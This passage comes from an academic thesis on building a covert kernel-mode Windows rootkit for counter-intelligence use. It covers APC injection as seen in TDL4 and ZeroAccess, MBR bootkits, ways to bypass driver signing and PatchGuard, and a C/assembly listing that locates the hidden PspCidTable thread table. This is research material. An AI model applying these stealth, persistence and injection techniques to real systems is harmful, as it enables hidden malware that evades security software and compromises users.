### Firmware Manipulation

Even more recent work has lead to attacks on Intel's Active Management Technology (AMT); a technology for remotely managing a system's BIOS and firmware. The attacks allow for remote injection and execution of malicious code in the AMT memory region, enabling Direct Memory Access (DMA) into the target OS [54]. Performing DMA using this method allows the exploration or alteration of the target OS. This technique is significantly limited by the employment of Intel's Virtualization Technology for Direct I/O (VT-d), a later extension of the VT-x processor extension.

### Hardware Interface

Recent work has used hardware devices to interact with a system via unintended hardware vectors. One such example is a project at RMC with the primary focus of exploiting unintended USB channels in order to create two-way communications with a target system. This work uses two different unintended channels to exfiltrate data: the keyboard LED channel which uses a combination of the Scroll Lock, Caps Lock

and Num Lock as well as the audio channel which uses waveform files to communicate data with the target OS [55].

### BIOS and Firmware Rootkits Overview

As we see with the wide range of attacks at the BIOS and firmware levels, these tend to be architecture or even processor specific and cannot be reused for general cases. This makes them costly solutions to develop, and even more costly to test, deploy and maintain. Although they provide some of the best stealth capabilities amongst all of the classifications, they also complicate the ability to gather intelligence from the target OS due to the semantic gap. They can prove effective, depending on the infection point, for data exfiltration operations. This is dependant on the vector they infect; if the rootkit resides in the firmware of a PCI network interface then data exfiltration is trivial, but a direct BIOS modification can prove difficult to communicate with the outside world.

## 2.4 Ranking of Rootkit Techniques

Considering all of the possible rootkit classifications presented in Section 2.3 we can now construct a matrix comparing the three factors outlined in Section 2.2. These include the *stealth capability* of rootkits residing in each classification, the *semantic gap* problem regarding how accessible data on the target OS is to the rootkit, as well as the *data exfiltration* capability of the rootkit in being able to communicate with the outside world. Table 2.1 shows the results compiled based on the observations for each classification.

Table 2.1: Ranking of Rootkit Techniques for each Classification

| Rootkit Classification | Measurement | | |
|---|---|---|---|
| | **Stealth Capability** | **Semantic Gap** | **Data Exfiltration** |
| **User-Mode Rootkit** | poor | good | poor |
| **Kernel-Mode Rootkit** | good | very good | very good |
| **VMBR** | very good | very poor | very good |
| **SMBR** | very good | very poor | poor |
| **BIOS/Firmware Rootkit** | very good | very poor | good |

As is clear, when we subvert deeper into the hardware the stealth capability improves; an intuitive point with rootkits. A rootkit's stealth capability is generally considered the most important component, as is true when applied in a purely malicious context. In a counter-intelligence context this isn't the case as we are also interested in the other criteria: the ease of access to high-level OS types and formats as well as the capability of covertly exfiltrating acquired intelligence. Thus, the ultimate gain from observing Table 2.1, when considering a counter-intelligence context, is in regards to the capabilities of dealing with the semantic gap problem and performing data exfiltration.

Given the appropriate level of stealth capability, it is clear that kernel-mode rootkits offer an ideal solution across the board, providing an effective data exfiltration means while operating from within the kernel thereby circumventing the semantic gap problem altogether. These are two important points that denote the kernel-mode classification as the entry point of choice for counter-intelligence purposes. Moving further down in the hardware requires mechanisms for dealing with the semantic gap and data exfiltration problems, solutions that are often costly in terms of development lifecycle timelines and the footprint of the developed solution in binary size.

Furthering these observations, as we will see in Chapter 3 using a novel stealth

technique to subvert existing rootkit and AV solutions, a kernel-mode rootkit provides ideal access to malicious code for the purpose of counter-intelligence operations.

## 2.5 Asynchronous Procedure Calls

This section provides a brief summary of APCs as well as a survey of their current use in rootkits. An in depth blueprint of APCs is provided in Chapter 3.

### 2.5.1 Overview

Communication between system drivers, processes, threads and any other executable entity requires a means of communicating with other components. One such example necessitating this requirement is Input and Output (I/O). Two synchronization types exist at the core of the I/O concept: synchronicity and asynchronicity. In synchronous I/O a program generates an I/O request and enters a wait state until a response is received. In asynchronous I/O the program is able to continue execution after an I/O request is generated. Once a response is received the current executional state of the program is interrupted and the result of the I/O request is processed. This asynchronous I/O completion method in Windows NT-based kernels—the process of writing the result of an I/O request back into the requesting program's address space—is accomplished via APCs. APCs provide a means of interrupting the requesting program and executing within their context. This I/O completion example outlines just one of the various roles APCs serve in Windows. They also handle process and thread creation and destruction, timers, notifications, debugging, context switching, error reporting, as well as a variety of other tasks [56].

APCs, vis-à-vis asynchronicity, provide a fitting vector to move freely throughout

the OS—both kernel-mode and user-mode—in order to evade static detection while offering direct access to the entire contents of the system with the ability to exfiltrate from any point. They also avoid creating significant overhead in terms of CPU usage and blend into the plethora of other APC activity making them difficult to detect with dynamic techniques. These factors, when compared with the results of our survey as presented in Section 2.4, make APCs an ideal mechanism for employment in our research.

In Chapter 3 the capabilities APCs enable in support of a counter-intelligence rootkit are investigated. These include: injection of code into user-mode processes and threads from kernel-mode and injection of code in user-mode between other user-mode processes and threads. The remainder of this section will discuss the current use of APCs in deployed malware.

### 2.5.2 Rootkits Employing APC Functionality

Various rootkits—with intent for malice and espionage—have previously explored APCs for stealth functionality. APCs provide a method to asynchronously execute functions in the context of a specific thread. This is useful for performing the covert execution of code in innocuous or targeted applications. A thorough discussion of APCs is presented in Chapter 3, while this subsection explores existing solutions employing APCs.

#### TDL4

TDL4 has proven throughout the years to be one of the most advanced criminal rootkits produced. The constant evolutionary cycles and use of rootkit techniques

at the frontier of their field have made it increasingly difficult to irradicate. This is interesting to us for three reasons as presented in [57]:

- Use of APCs for the purpose of injection attacks in user-mode processes.
- The use of a bootkit for controlling the start-up process of the system and injecting the loader into the Windows kernel.
- First commonly spreading rootkit reliably targeting 64-bit versions of Windows.

The APC injection attack employed in TDL4 is similar to the one developed independently in our research, with a discussion presented in Chapter 3. The capabilities of the bootkit are discussed in extensive detail in Section 2.6.1.

TDL4 also possesses advanced Command and Control (C&C) functionality based on a Peer-to-Peer (P2P) protocol called Kad that uses Distributed Hash Tables (DHT) where information such as the node IDs or files are stored as MD4 hashes. This makes the network robust, able to restructure itself if any core nodes have their connections severed, differing from client-server architectures in which a core node failure has catastrophic consequences that behead the botnet. Any further discussion of the C&C is outside the scope of our work.

#### ZeroAccess Rootkit

ZeroAccess, first discovered in late 2009, is another rootkit employing APC injection. Also known by the aliases Max++ and Smiscer, this crimeware rootkit boasts sophisticated functionality including modern persistent hooks, low-level API manipulation for protecting hidden volumes, AV bypassing techniques, and the use of APCs to perform kernel-mode monitoring of all user-mode and kernel-mode processes and images as well as injection into any processes or threads [58].

The ZeroAccess rootkit uses a similar method for APC injection as TDL4 and is discussed in further detail in Chapter 3. The method used for the monitoring of user-mode and kernel-mode processes is a very novel technique, referred to as a *tripwire device*, involving the installation of an executable as a virtual device that is monitored by the rootkit until another process attempts to access the device at which point the rootkit installs an APC performing an immediate `ExitProcess` call in the context of the process [59]. In doing so, the rootkit is able to disable all security software actively monitoring the system.

### Magenta Rootkit

Magenta is a speculated proof of concept rootkit proposed by HBGary employing migration techniques to rapidly move around memory using APCs. This is based on employing APCs to inject into a process or thread upon loading on the system, and once the rootkit completes in the the context of the particular process or thread it continues the attack by propagating to a new context [60].

No evidence of the existence of this hypothetical rootkit exists, and as such much of the research presented in this paper builds on the ideologies proposed in the Magenta specifications. This is mainly in regards to the *Sidewinder* injection technique presented in Chapter 3.

## 2.6 Veni, vidi, vici: Defeating Modern Protections

While APCs are shown throughout subsequent chapters to satisfy the requirements outlined in Section 2.2 we must first consider how to gain control of the system and consequently maintain it. This involves a bootstrap mechanism—the initialization

process used to gain control—as well as an understanding of the kernel-mode structures required to utilize APCs in order to maintain primacy. This section discusses both of these components and how they are achieved.

### 2.6.1 Bootstrapping from the Master Boot Record

As described in Section 2.3.5, MBR rootkits, also known as bootkits, are a powerful tool employed to alter the boot process of a target system. A modified boot process guarantees that we control the entire start-up process, and can manipulate the OS loader and kernel during initialization. This is very useful for specific purposes; namely bypassing new protection mechanisms added to the 64-bit line of Windows-based OS. Throughout this section we will outline the execution paths of MBR rootkits and the purposes for which they are employed.

Bootkit functionality allows a system to be hijacked prior to the loading of the primary OS. This is achieved by loading the bootkit from the primary MBR record and persisting through the initial loading in real-mode, referred to as bootstrapping. The bootkit must be able to persist through the transition from real-mode to protected mode, at which point the primary OS is loaded and the bootkit is free to control the initialization process. This enables the injection of any unsigned code into the OS while manipulating specific security features in order to avoid detection, as well as propagating necessary OS-specific offsets that are otherwise difficult to acquire, such as the base address of the processor control region or system thread table. This technique has been shown to work across the range of NT-based kernels developed from NT 5.0 onwards. A timeline of the Windows NT-family of OS is shown in Table 2.2. Bootkits have been documented across the entire range of NT 5.0 to 6.1 [61],

Table 2.2: Windows NT Release Timeline

| Release Date | Windows Release | NT Version |
|---|---|---|
| 1993-07-27 | Windows NT 3.1 | 3.1 |
| 1994-09-21 | Windows NT 3.5 | 3.5 |
| 1995-05-30 | Windows NT 3.51 | 3.51 |
| 1996-07-29 | Windows NT 4.0 | 4.0 |
| 2000-02-17 | Windows 2000 | 5.0 |
| 2001-10-25 | Windows XP | 5.1 |
| 2003-04-24 | Windows Server 2003 | 5.2 |
| 2005-04-25 | Windows XP Professional x64 | 5.2 |
| 2006-11-30 | Windows Vista | 6.0 |
| 2008-02-27 | Windows Server 2008 | 6.0 |
| 2009-10-22 | Windows 7<br>Windows Server 2008 R2 | 6.1 |
| 2012-10-15 | Windows 8<br>Windows Server 8 | 6.2 |

and can be modified to support any OS flavour, such as UNIX or BSD. Bootkits have also been shown to be successful with pre-release candidates of the next version of Windows—Windows 8 and Windows Server 8—based on the NT 6.2 kernel [62]. This makes them an ideal injection vector as they cover a comprehensive subset of Windows, including future versions. As such, this provides an ideal method for bootstrapping persistent code. We will discuss this technique throughout the rest of this Section to outline its underpinnings.

The sophistication of this technique has been outlined in recent years by the TDL4 malware; more specifically, in regards to its bootkit functionality as discussed by Matrosov and Rodionov [63, 64]. It is one of most advanced threats spreading across the Internet, and has proven incredibly difficult to dismantle the associated botnet, primarily due to the difficulty in removing it from infected systems without completely destroying their MBRs. At its core is eEye's BootRoot technology [53] with constant modifications throughout each iterative version of the TDL framework.

At the heart of a bootkit is a modified MBR layout that moves the primary OS record into a different location while overwriting the original record to redirect flow through the bootkit loader and altering the active partition to the bootkit's record while unsetting the primary OS's active setting. The new active partition is initialized as the Volume Boot Record (VBR). By controlling the MBR and associated hard disk layout the bootkit is free to allocate a hidden region at the end of the disk where the malicious components can be stored. Following these modifications, the system boots the new bootkit record and passes control to the VBR, allowing the bootkit to control the OS loader's initialization routine before it becomes resident in memory. The VBR loads the 16-bit real-address mode loader—the initial program that is executed immediately after powering on—from the hidden partition and hooks the BIOS interrupt `13h`—the interrupt that performs sector-based disk R/W—in order to patch the Boot Configuration Data (BCD) and OS [64] by manipulating R/W accesses, and continuing to load the primary OS's VBR in order to initialize the target OS. This is depicted in Figure 2.2 with the different modules broken down in Table 2.3.

With the boot process altered, and the bootkit controlling any further R/W access,




Figure 2.2: Bootstrapping with the presence of a bootkit.

bootstrapping of the target OS begins. This process is illustrated in Figure 2.2. The Windows `bootmgr` is loaded and executed, the BCD is read into memory along with the Windows loader, `winload.exe`. The start-up options in `winload.exe` are altered to stop the initialization of Windows from entering WinPE mode. If `winload.exe` is allowed to enter WinPE mode then it utilizes the `MININT` flag that makes any changes to the `SYSTEM` registry hive volatile, and therefore not persistent across restarts. The start-up process continues with either a 32-bit or 64-bit loader—depending on the architecture of the target system—injecting a specified malicious driver into the target OS's kernel-mode. Once the malicious driver is kernel-mode resident in the target OS

Table 2.3: Bootkit Modules

| Module Name | Purpose |
|---|---|
| `mbr` | Modified MBR to load the 16-bit loader `loader16` from the hidden partition. |
| `loader16` | Loader module to hook BIOS interrupt 13h in real-mode and intialize target OS. |
| `loader32` | Loads the `core32` framework into the target OS kernel by reading it from the hidden partition and mapping it into the OS's address space. |
| `loader64` | Same as `loader32` except it is used for 64-bit versions to load `core64`. |
| `core32` | The 32-bit core system driver as described in the next section. |
| `core64` | Same as `core32` except it's the 64-bit implementation. |

the bootkit's initialization process is complete until the next restart.

On 64-bit OS these modifications allow two major obstacles for rootkit loading to be bypassed, including: signed code execution, such as Kernel-Mode Code Signing (KMCS) Policy, and Kernel Patch Protection (KPP), also known as Patch Guard. KMCS is a feature that was added to 64-bit versions of Windows that requires any loaded kernel-mode software to be digitally signed with a Software Publishing Certificate (SPC) in order to be loaded into the OS kernel [65]. Another requirement for KMCS is that any boot-loaded drivers must have their driver binary image signed with an embedded key in order for the driver to be instantiated into the kernel during boot [65]. KPP is another addition to 64-bit versions of Windows that protects the kernel from unauthorized patching of the SSDT, IDT, GDT or any other part of the kernel [66]. Both signed code execution and patch protection against kernel-mode

modifications are not just limited to Windows, various other OS utilize similar techniques to deter malicious code execution. Bootkits enable the subversion of these protection mechanisms through the altering of BCD data in order to change WinPE booting, disabling of signed certificate checks and enabling of test signing, hijacking of legitimate signed certificates, and patching the boot manager (`bootmgr`) and OS loader (`winload.exe` in Windows-based OS) [67].

It should be noted that an alternative method of bypassing KMCS has been exploited recently in the wild. This involves the employment of large-scale clusters performing factoring attacks on cryptographically weak RSA 512-bit keys used in digital certificates [68]. Once a digital certificate has been factored it can then be used to sign any piece of code in order to satisfy the KMCS policies. This effectively enables any driver to be signed with an authentic certificate belonging to a legitimate corporation.

While there is no necessity to bypass KMCS and KPP, and we could sign our driver and load it through the normal channels, this leads to a compromise of our stealth. To that end, we have chosen to employ the MBR techniques described herein to maintain a covert footprint.

This subsection has outlined the capabilities of MBR modifications to yield both a persistent footprint and bypass advanced malicious code execution defenses, such as signed code execution and patch guarding against kernel-mode alterations. Although this technique has been previously deployed in the wild, it still proves a difficult mechanism to identify, and especially challenging to remove. These factors make the bootkit methodology an ideal first stage bootstrapping tool, aiding our developed framework (discussed in Chapter 4) in permanence.

### 2.6.2 Windows Internals

The internal data structures and operating mechanisms of Windows NT-based kernels consist of a wide array of non-exported functionality and variables that can be used for counter-intelligence operations. Non-exported functionality and variables are not normally available to user-mode applications and kernel-mode extensions, and are only accessible via Software Reverse Engineering (SRE) efforts. The remainder of this section discusses our SRE effort to recover the internal structures of the Windows kernel necessary to employ APCs. We also describe the techniques used to reverse engineer these data structures.

The Windows NT kernel contains a large array of exported functions via API layers for both user-mode (WIN32API) and kernel-mode (WINDDK) program implementations. This allows developers to develop applications or device drivers targeting Windows without significant overhead. However, there are certain functions and variables that are omitted from these API packages. This is referred to as non-exported functionality, and operates in this manner to hide low-level OS data structures from malicious software; whether it be rootkits performing stealth activity or poorly implemented programs that cause critical errors.

Non-exported functionality has been previously documented [69, 70, 71, 72], but this work only went as far as to document a list of variables that are not exported by the kernel and defined primitive methods to gain access to these variables. Recent rootkits have used this in order to access the system thread table—the `PspCidTable` on Windows, although this construct is not limited to Windows—a linked list containing pointers to every process and thread residing on the machine. The most notable

rootkits employing this technique include FU and FUTo, previously discussed in Section 2.3.2.

The techniques employed in FU and FUTo use a naive, version-specific approach to locate the system thread table. Each link in the table points to an executive process (`EPROCESS`) or executive thread (`ETHREAD`) structure that is organized as shown in Appendix A.1.1 and A.1.2; these structures are Windows-specific implementations, but the concept of process and thread structures are universal to all flavours of OS. The version-specific approach to using this table requires a set of predefined memory offsets to access and manipulate specific locations within the kernel. This is effective if the version of the OS that is infected is covered by the predefined offsets. Otherwise the rootkit will encounter a critical or fatal error that may in turn result in a system failure.

Rather than performing direct memory accesses and manipulations, we have opted to reverse engineer the internal data structures of the Windows NT kernel to increase OS version coverage. This was performed using a variety of techniques, primarily involving live kernel debugging sessions with WinDbg [73] and recreating the associated structures to be used in masking memory regions. This technique was supplemented with specific data structures acquired from the WinDbg SDK.

With the recreated data structures and a pointer to the Kernel Processor Control Region (KPCR), displayed in Appendix A.1.5, we are able to successfully traverse the integral components of the kernel including every process and thread's control regions as well as all important non-exported variables from the kernel debugger structure; implemented in Windows as the `KDDEBUGGER_DATA64` structure, as shown in Appendix A.1.10. This process is accomplished via the procedure illustrated in

Listing 2.1. The data structures used throughout this routine are documented in Appendix A.

The `HookPspCidTable` function shown in Listing 2.1 returns a pointer to a `HANDLE_TABLE` representing the system thread table, allowing us to directly interface with the non-exported functionality for both utilization and manipulation. We begin by accessing the kernel's version of the KPCR structure; in the case of a single core system this is located at a static address (prior to Windows Vista) whereas on multiprocessor systems a KPCR structure exists for each of the cores residing at a dynamic location. We acquire a pointer to the current KPCR structure—in a single- or multiprocessor agnostic approach—via the `KeGetKpcr` function. Various techniques for acquiring the dynamic address of the KPCR are possible. Once we have the KPCR location we walk through the series of internal structures until we obtain a pointer to the kernel debugger structure. This hooking mechanism via traversing the kernel's internal structures enables us to return a pointer to the system thread table in a generic way that works across the entire family of Windows NT OS via SRE and the recreation of the data structures documented in Appendix A. This can also be used to obtain pointers to the other non-exported functionality and variables hidden within the kernel debugger structure, documented in Appendix A.1.10, such as the loaded module list (`PsLoadedModuleList`).

Comparatively, the FU and FUTo rootkits acquire the system thread table through a convoluted process of scanning the `PsLookupProcessByProcessId` function to locate the `push` instruction that places the system thread table address onto the stack [36]. This is a computationally expensive process, requiring real-time disassembly and kernel-mode memory accesses that may trigger security protection mechanisms.

Listing 2.1: Hooking the kernel debugger structure (KDDEBUGGER_DATA64) structure to access a non-exported variable; in this case the system thread table (PspCidTable).

```
PKPCR NTAPI KeGetKpcr(VOID)
{
    PKPCR           pKpcrAddr    = NULL;
    SYSTEM_INFO     siInfo;

    GetSystemInfo(&siInfo);

    if ((WINVER <= 0x0502) && (siInfo.dwNumberOfProcessors < 2))
    {
        // Hook KPCR using known address on single-core system in XP/2k3 or less
        pKpcrAddr = (PKPCR) 0x0ffdff000;
    }
    else
    {
        // Hook KPCR on current processor
        __asm
        {
            xor  eax, eax       /* clear eax register */
            mov  eax, fs:0x1c   /* get KPCR address (0x1c is self-pointer offset) */
            mov  pKpcrAddr, eax /* move KPCR address into return pointer */
        }
    }

    return (pKpcrAddr);
}


PHANDLE_TABLE HookPspCidTable(VOID)
{
    PKPCR                  pKpcr              = NULL;
    PKDDEBUGGER_DATA64     pKdDebuggerData    = NULL;
    PDBGKD_GET_VERSION64   pDbgkdGetVersion   = NULL;
    PHANDLE_TABLE          pHandleTable       = NULL;
    PLIST_ENTRY64          pList              = NULL;

    // Hook KPCR
    pKpcr = KeGetKpcr();

    // Hook non-exported variable structure with _KDDEBUGGER_DATA mask
    pDbgkdGetVersion = (PDBGKD_GET_VERSION64) pKpcr->KdVersionBlock;
    pList = (PLIST_ENTRY64) pDbgkdGetVersion->DebuggerDataList;

    pKdDebuggerData = (PKDDEBUGGER_DATA64) pDbgkdGetVersion->DebuggerDataList;
    pKdDebuggerData = (PKDDEBUGGER_DATA64) pKdDebuggerData->Header.List.Flink;

    // Hook PspCidTable with _HANDLE_TABLE mask
    pHandleTable = ((PHANDLE_TABLE) *(ULONG64*) pKdDebuggerData->PspCidTable);

    return (pHandleTable);
}
```

Once the system thread table is available we are free to traverse its contents and




Figure 2.3: Locating desired threads by walking the system thread table (`PspCidTable`) on a Windows target.

access or manipulate any process or thread residing on the system. This is illustrated in Figure 2.3 showing the methodology of acquiring suitable threads meeting our criteria. This routine returns a handle to an executive thread object capable of handling APCs; in this case, we have shown the requirement for the thread to be in a proper `State`, that it be `Alertable`, and `ApcQueueable`, three factors we will discuss in Chapter 3. This process begins by acquiring a pointer to the system thread table (`PspCidTable`) via the kernel processor control region (`KPCR`). We traverse the list entries in the system thread table while checking each of the thread entries against our three criteria until a suitable candidate is located. On Windows we test the criteria by comparing the values stored in the executive thread structure (pointed to by our acquired handle) and the kernel APC structure—implemented as `KAPC` and documented in Appendix A.1.6—that is a member of the executive thread structure. This general concept applies to other OS as they have similar management structures to keep track of processes and threads. We can also further our specificity by supplying a target image name, such as `services.exe`, forcing injection into a desired target process.

Utilizing this direct access to internal kernel information (shown in Figure 2.3) and building on the previous techniques to traverse the Window's kernel to acquire pointers to non-exported functionality and variables (shown in Listing 2.1), we are able to maintain a covert presence in kernel-mode with a system-wide footprint. This allows us to utilize APCs to satisfy the criteria outlined in Section 2.2, shown throughout the remainder of this thesis.

## 2.7 Building a Forest from Trees: Putting it All Together

Kernel-mode provides an ideal surface for performing counter-intelligence investigations, as identified throughout the survey performed in Sections 2.2-2.4. Based on our findings we focus on APCs, outlined briefly in Section 2.5, that allow the execution of code in both kernel-mode and user-mode in ways that satisfy the criteria outlined in Section 2.2. We have also identified the capabilities of this technique as currently employed by existing threats (Section 2.5.2). Based on these findings the next chapter—Chapter 3—investigates APCs in an exploration of their technical underpinnings, and by proxy their tactical capacity.

To properly support our implementation of an APC-based counter-intelligence framework we have also explored the necessary supplemental techniques. These include MBR bootstrapping (Section 2.6.1) as well as undocumented kernel data structures that exist throughout the entire dynasty of the Windows NT OS family and the mechanisms designed to utilize this hidden functionality (Section 2.6.2). Exploiting these techniques, as well as the crafts discussed in Chapter 3, enables us to construct a framework capable of supporting counter-intelligence investigations. This framework—dubbed *Dark Knight*—is outlined in Chapter 4 alongside a breakdown of various Host-based Intrusion Detection System (HIDS) methods.

## 2.8 Summary

In this chapter we have outlined the history of rootkit techniques: user-mode, kernel-mode, VMBR, SMBR, and MBR. Based on these techniques we have three criteria to consider the effectiveness of a framework in support of counter-intelligence operations. These include:

- *Stealth Capability*: The ability to remain hidden within the target OS.
- *Semantic Gap*: The richness of data types and structures as viewed within the target OS.
- *Data Exfiltration*: The covert capability of exfiltrating collected data from within the target OS.

Based on these criteria we have chosen to focus on kernel-mode (ring 0) as the target privilege level for our counter-intelligence framework, thereby also enabling us to inject into the entire OS, be it kernel-mode or user-mode.

We continued by introducing the topic of APCs, outlining their purpose throughout Windows OS as a means of executing in the context of a particular thread asynchronously. This understanding will provide a concrete foundation as we delve deeper into APCs. We also briefly presented previous work that has employed APCs with a similar focus to our own in order to understand the capabilities APCs currently offer.

Supporting research was investigated regarding the Windows NT-based OS. This supports both the persistence of our framework, through the use of MBR bootstrapping, and hooking into undocumented functionality, through the reverse engineering of non-exported data types and functions.

Finally, we now understand how this array of topics amalgamate to support our research with the ultimate goal of developing a counter-intelligence framework, thus providing us a roadmap for the remainder of this thesis.

# Chapter 3

# APCs: Inside Out

This chapter begins by building on the summary presented in Chapter 2.5 with a thorough overview of APCs. We present an example use case of APCs to better understand their inner workings, and provide brief overviews of the various other tasks APCs accomplish. This continues with an investigation of their internal structure and operational requirements as defined by Probert [56, 74].

We follow with a discussion of injection, utilizing APCs in Windows NT-based kernels to satisfy the requirements outlined in Chapter 2 and implemented in Chapter 4. Injection enables the insertion and execution of a payload in a process' context while masking the payload's origin. Utilizing injection, we present two separate techniques introduced by this research: *Trident* and *Sidewinder*. *Trident* involves the use of a distributed injection framework employing kernel-mode to user-mode injection across the entire range of available processes on the target OS. *Sidewinder* uses a single kernel-mode to user-mode firing mechanism to insert a payload into a user-mode process, after which the kernel-mode driver is unloaded and the payload continues injecting autonomously between random user-mode processes via a user-mode to user-mode injection mechanism.

## 3.1 Overview

The Windows NT kernel contains a variety of mechanisms to support both synchronous and asynchronous callbacks. We are particularly interested with asynchronous callbacks, and the underlying kernel method to achieve this. These are referred to as Asynchronous Procedure Calls (APC), allowing a thread to divert from its original path and execute a piece of foreign code [75].

To outline the usage of APCs throughout the Windows NT kernel it is best to specify the normal operational mechanism that they are used for. Consider the example of a user-mode thread performing an input/output (I/O) operation to a physical device. The thread first generates an I/O Request Packet (IRP), at which point the I/O manager executive subsystem places an APC into the thread's APC queue. The I/O operation is scheduled and completed by the appropriate kernel-mode driver. While the I/O operation is pending the thread is allowed to continue performing its regular execution. Upon completion in kernel-mode, and once the user-mode thread executes with a low Interrupt Request Level (IRQL) of `0` (PASSIVE) or `1` (APC), the APC is delivered and the I/O operation completes providing the thread with the result of the associated I/O operation [76]. The set of IRQLs supported by Windows is listed in Table 3.1 with the associated IRQ name and type of each level. This shows that APCs only execute when the processor is in a PASSIVE or APC IRQL.

